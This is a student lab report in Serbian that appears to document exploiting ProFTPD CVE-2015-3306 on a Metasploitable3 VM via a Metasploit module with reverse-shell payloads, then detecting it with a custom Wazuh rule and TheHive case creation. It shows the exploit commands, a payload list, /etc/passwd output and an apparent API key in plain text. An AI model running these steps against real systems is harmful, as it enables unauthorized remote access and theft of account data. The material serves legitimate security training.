Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Marija Andrić
Datum: 15.12.2025.godine

Pregled Ranljivosti

Za svaku eksploatisanu ranljivost:

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2015-3306
Pogođen servis: ProFTPD
CVSS ocena: 9.1 (Critical), AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Opis ranljivosti: Ova ranjivost omogućava napadačima proizvoljno kreiranje i preuzimanje datoteka na serveru korišćenjem modula mod_copy u ProFTPD serveru. Ranjivost postoji u verziji ProFTPD 1.3.5 i omogućava komandama SITE CPFR i SITE CPTO izvršavanje bez proveravanja permisija.

1.2 **Opis eksploita**
Izvor eksploita:
Metasploit modul: exploit/unix/ftp/proftpd_modcopy_exec
Metod eksploatacije:
Eksploit koristi FTP komande SITE CPFR i SITE CPTO za kopiranje datoteka sa bilo koje lokacije na serveru u direktorijum dostupan za preuzimanje. Napadač može kopirati /etc/passwd ili druge osetljive datoteke i preuzeti ih preko FTP-a.

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj:
Ciljna mašina je Metasploitable3. Na sistemu je instaliran i aktivan ProFTPD FTP server

verzije 1.3.5, koji koristi ranjivi modul mod_copy. FTP servis je javno dostupan i sluša na TCP portu 21, bez primenjene autentifikacije ili dodatnih zaštitnih mehanizama za SITE komande.
Alati za eksploataciju:
Metasploit Framework

2.2 **Koraci eksploatacije**

- Instalirala sam Metasploitable framework komandom:
  curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
- Pokrenula sam “msfconsole” i upisala “yes” kako bih pokrenula inicijalnu konfiguracionu skriptu.
- Uz pomoć “search CVE-2015-3306” u terminalu dobijaju se dostupni moduli. U ovom slučaju postoji exploit/unix/ftp/proftpd_modcopy_exec modul koji omogućava udaljeno izvršavanje komandi na ProFTPD serverima.

```
msf > search CVE-2015-3306

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

- Komandom “use exploit/unix/ftp/proftpd_modcopy_exec” biram modul koji koristim. Rezultat komande označava da nemam definisan payload i da će setovati defaultni.

```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

- Ukoliko je potrebno da se odabere payload, lista svih payload-ova se dobija komandom “show payloads”:

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser            .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk           .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat        .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl          .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6     .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic            .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind      .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse   .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk        .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat     .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl       .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python     .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)
```

- Promena payloada se može uraditi na sledeći način:

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD payload/cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
```

- Komanda “options” prikazuje sve konfiguracione parametre za trenutno učitani exploit modul.

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.195.96    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


View the full module info with the info, or info -d command.
```


- Iz prethodnog output-a se vidi da je potrebno promeniti IP adresu ranjive mašine. Korišćenjem komande “ifconfig” na Metasploitable3 mašini se dobija adresa:

```
vagrant@metasploitable3-ub1404:~$ ifconfig | grep addr
docker0   Link encap:Ethernet  HWaddr 02:42:7f:44:c7:6b
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:7fff:fe44:c76b/64 Scope:Link
eth0      Link encap:Ethernet  HWaddr 08:00:27:42:51:79
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:94f7:7e84:ba44:7ee3/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe42:5179/64 Scope:Link
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe42:5179/64 Scope:Global
eth1      Link encap:Ethernet  HWaddr 08:00:27:f8:28:82
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef8:2882/64 Scope:Link
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
vethc0eaf5b Link encap:Ethernet  HWaddr d6:1d:4d:f1:38:79
          inet6 addr: fe80::d41d:4dff:fef1:3879/64 Scope:Link
```

- Setujem IP adresu host-a:


```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
```

- Prilikom pregleda konfiguracionih parametara, treba proveriti parametar SITEPATH, gde je u ovom slučaju pomerena root putanja servera i sam parametar mora da se promeni. U ovom slučaju putanja je /var/www/html.



- Setovanje putanje se vrši uz pomoć sledeće komande:

- Potom se komandom “exploit” izvršava exploit kod.



2.3 **Rezultat eksploatacije**

Izvršavanjem “id” i “cat /etc/passwd” utvrđen je pristup udaljenom serveru sa privilegijama korisnika www-data. Rezultat “cat /etc/passwd” biće isti rezultatu “sudo cat /etc/passwd/” na Metasploitable3 mašini. Na ovaj način dobijeni su podaci o svim korisničkim nalozima.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 **Wazuh SIEM pravila**

Za ovu ranjivost ne postoji već definisano Wazuh pravilo zato što se napad ne vidi kao konkretna greška u logovima, već kao čudno ponašanje FTP servisa. Zbog toga sam kreirala custom Wazuh pravilo:

```
marija@DESKTOP-KKI2UNA:~$ sudo vim /var/ossec/etc/rules/local_rules.xml
```

```
<group name="proftp">
<rule id="100502" level="15" timeframe="1">
  <if_matched_sid>11201</if_matched_sid>
  <if_sid>11202</if_sid>
  <description>Possible ProFTP exploit.</description>
  <mitre>T1190</mitre>
  <group>ftp,proftpd,suspicious</group>
</rule>
</group>
```

Pravilo prati da li se sesija otvorila i zatvorila u veoma kratkom vremenskom intervalu do 1 sekunde (timeframe=”1”). Takvo ponašanje nije uobičajeno za regularne korisnike i na osnovu toga izlazi upozorenje. Tag if_sid odnosi se na trenutni log događaj i proverava da li on odgovara određenom Wazuh pravilu, dok tag if_matched_sid proverava da li je prethodno već detektovan događaj sa navedenim ID-jem pravila. Ukoliko je takav događaj pronađen u definisanom vremenskom okviru, aktivira se ovo custom pravilo. MITRE tehnika T1190 je primenjena jer pravilo detektuje potencijalni pokušaj eksploatacije javno dostupnog FTP servisa.


ID pravila:
Kreirala sam custom pravilo koje koristi dva već postojeća (11201 – to je pravilo koje obaveštava da je FTP sesija počela i 11202 – to je pravilo koje obaveštava da je FTP sesija završena).

3.2 **Konfiguracija SIEM-a**

Podešavanje Wazuh agenta:
Na Metasploitable3 su instalirani svi neophodni paketi za rad Wazuh agenta. Dodala sam GPG key kako bi agenta instalirala sa apt-install. Postavila sam promenljivu WAZUH_MANAGER da odgovara portu managera i nakon toga instalirala agenta komandom “sudo apt install wazuh-agent". Agenta sam pokrenula komandom “sudo service wazuh-agent restart”.
Prikupljanje logova:
Logove sam pratila na Wazuh manager interfejsu.

3.3 **Proces detekcije**

Prvo se pokrene exploit komanda. Potom sam ušla u Wazuh manager interfejs, u sekciji Threat Hunting/Events, gde se nalaze logovi. Tu je ispisano obaveštenje koje sam definisala u custom pravilu.



Incident Response sa The Hive-om

4.1 **Podešavanje integracije**

Opis integracije:

TheHive i Wazuh su povezani tako što je generisan API key na TheHive pomoću kojeg će se prosleđivati informacije. Potom je potrebno instalirati thehive4py modul koji omogućava komunikaciju sa TheHive API-jem. U konfiguracionom fajlu /var/ossec/etc/ossec.conf dodata je nova konfiguracija, gde je definisana IP adresa TheHive servera, port za komunikaciju i generisan API key.

```
<integration>
  <name>custom-w2thive</name>
  <hook_url>http://172.24.195.96:9000</hook_url>
  <api_key>hUXMKYk5ky9aLucSuqDIhaC/vKPz+s2o</api_key>
  <alert_format>json</alert_format>
</integration>
```

Takođe, potrebno je podesiti i bash skriptu koja će da poziva python skriptu. Unutar python skripte se importuje thehive4py za kreiranje i slanje case-eva.

```
from thehive4py.api import TheHiveApi
from thehive4py.models import Alert, AlertArtifact
```


Integracija pravila:

```
def main(args):
    logger.debug('#start main')
    logger.debug('#get alert file location')
    alert_file_location = args[1]
    logger.debug('#get TheHive url')
    thive = args[3]
    logger.debug('#get TheHive api key')
    thive_api_key = args[2]
    thive_api = TheHiveApi(thive, thive_api_key )
    logger.debug('#open alert file')
    w_alert = json.load(open(alert_file_location))
    logger.debug('#alert data')
    logger.debug(str(w_alert))
    logger.debug('#gen json to dot-key-text')
    alt = pr(w_alert,'',[])
    logger.debug('#formatting description')
    format_alt = md_format(alt)
    logger.debug('#search artifacts')
    artifacts_dict = artifact_detect(format_alt)
    alert = generate_alert(format_alt, artifacts_dict, w_alert)
    logger.debug('#threshold filtering')
    body = {}
    if w_alert['rule']['groups']==['ids','suricata']:
        #checking the existence of the data.alert.severity field
        if 'data' in w_alert.keys():
            if 'alert' in w_alert['data']:
                #checking the level of the source event
                if int(w_alert['data']['alert']['severity'])<=suricata_lvl_threshold:
                    body = send_alert(alert, thive_api)
    elif int(w_alert['rule']['level'])>=lvl_threshold:
        #if the event is different from suricata AND suricata-event-type: alert check lvl_threshold
        body = send_alert(alert, thive_api)
    if body and w_alert['rule']['level'] > 12:
        case = thive_api.promote_alert_to_case(alert_id=body['id'])
        logger.info("Create TheHive case: " + case['id'])
```


Na putanji /var/ossec/integrations/custom-w2thive.py dodala sam poslednji if blok. On proverava da li je alert ozbiljnosti većeg levela i da li postoji body kako bi kreirao case.


4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju:


Cases
Enter a case number
+ Create Case
default
Quick Filters
Export list
Status
Severity
#Number
Title
Details
Assignee
Dates
New
#2 - Possible ProFTP exploit.
agent_ip=10.0.2.15
rule=100502
agent_id=001
agent_name=metasploitable3-ub140...
wazuh
None
Tasks 0
Observables 2
TTPs 0
Linked Alerts 1
S. 16/12/2025 21:32
C. 16/12/2025 21:32
#1 - Possible ProFTP exploit.
S. 16/12/2025 21:13
C. 16/12/2025 21:13

#2
Possible ProFTP exploit.
id ~86216
Created by API User
Created at 16/12/2025 21:32
SEVERITY:MEDIUM
TLP:AMBER
PAP:AMBER
Assignee Assign to me
API User
Status
New
Start date
16/12/2025 21:32
Tasks completion
No tasks
Contributors
Time metrics
Detection
< 1 second
Triage
< 1 second
Acknowledge
1 second
General
Tasks (0)
Observables (2)
TTPs (0)
Attachments
Timeline
Report
Pages
History
Title
Possible ProFTP exploit.
Tags
agent_ip=10.0.2.15
rule=100502
agent_id=001
agent_name=metasploitable3-ub140...
wazuh
Description
Timestamp
key
val
timestamp
2025-12-16T21:32:54.199+0100
Rule
rule.level
15
rule.description
Possible ProFTP exploit.
rule.id
100502
rule.frequency
2
rule.firedtimes
2
rule.mail
True
rule.groups
['proftpftp', 'proftpd', 'suspicious']
Agent
agent.id
001
5.5.3-1


#2
Possible ProFTP exploit.
id ~86216
Created by API User
Created at 16/12/2025 21:32
SEVERITY:MEDIUM
TLP:AMBER
PAP:AMBER
Assignee Assign to me
API User
Status
New
Start date
16/12/2025 21:32
Tasks completion
No tasks
Contributors
Time metrics
Detection
< 1 second
Triage
< 1 second
Acknowledge
1 second
General
Tasks (0)
Observables (2)
TTPs (0)
Attachments
Timeline
Report
Pages
History
key
val
agent.id
001
agent.name
metasploitable3-ub1404
agent.ip
10.0.2.15
Manager
manager.name
DESKTOP-KKI2UNA
Id
id
1765917174.66792
Full_log
full_log
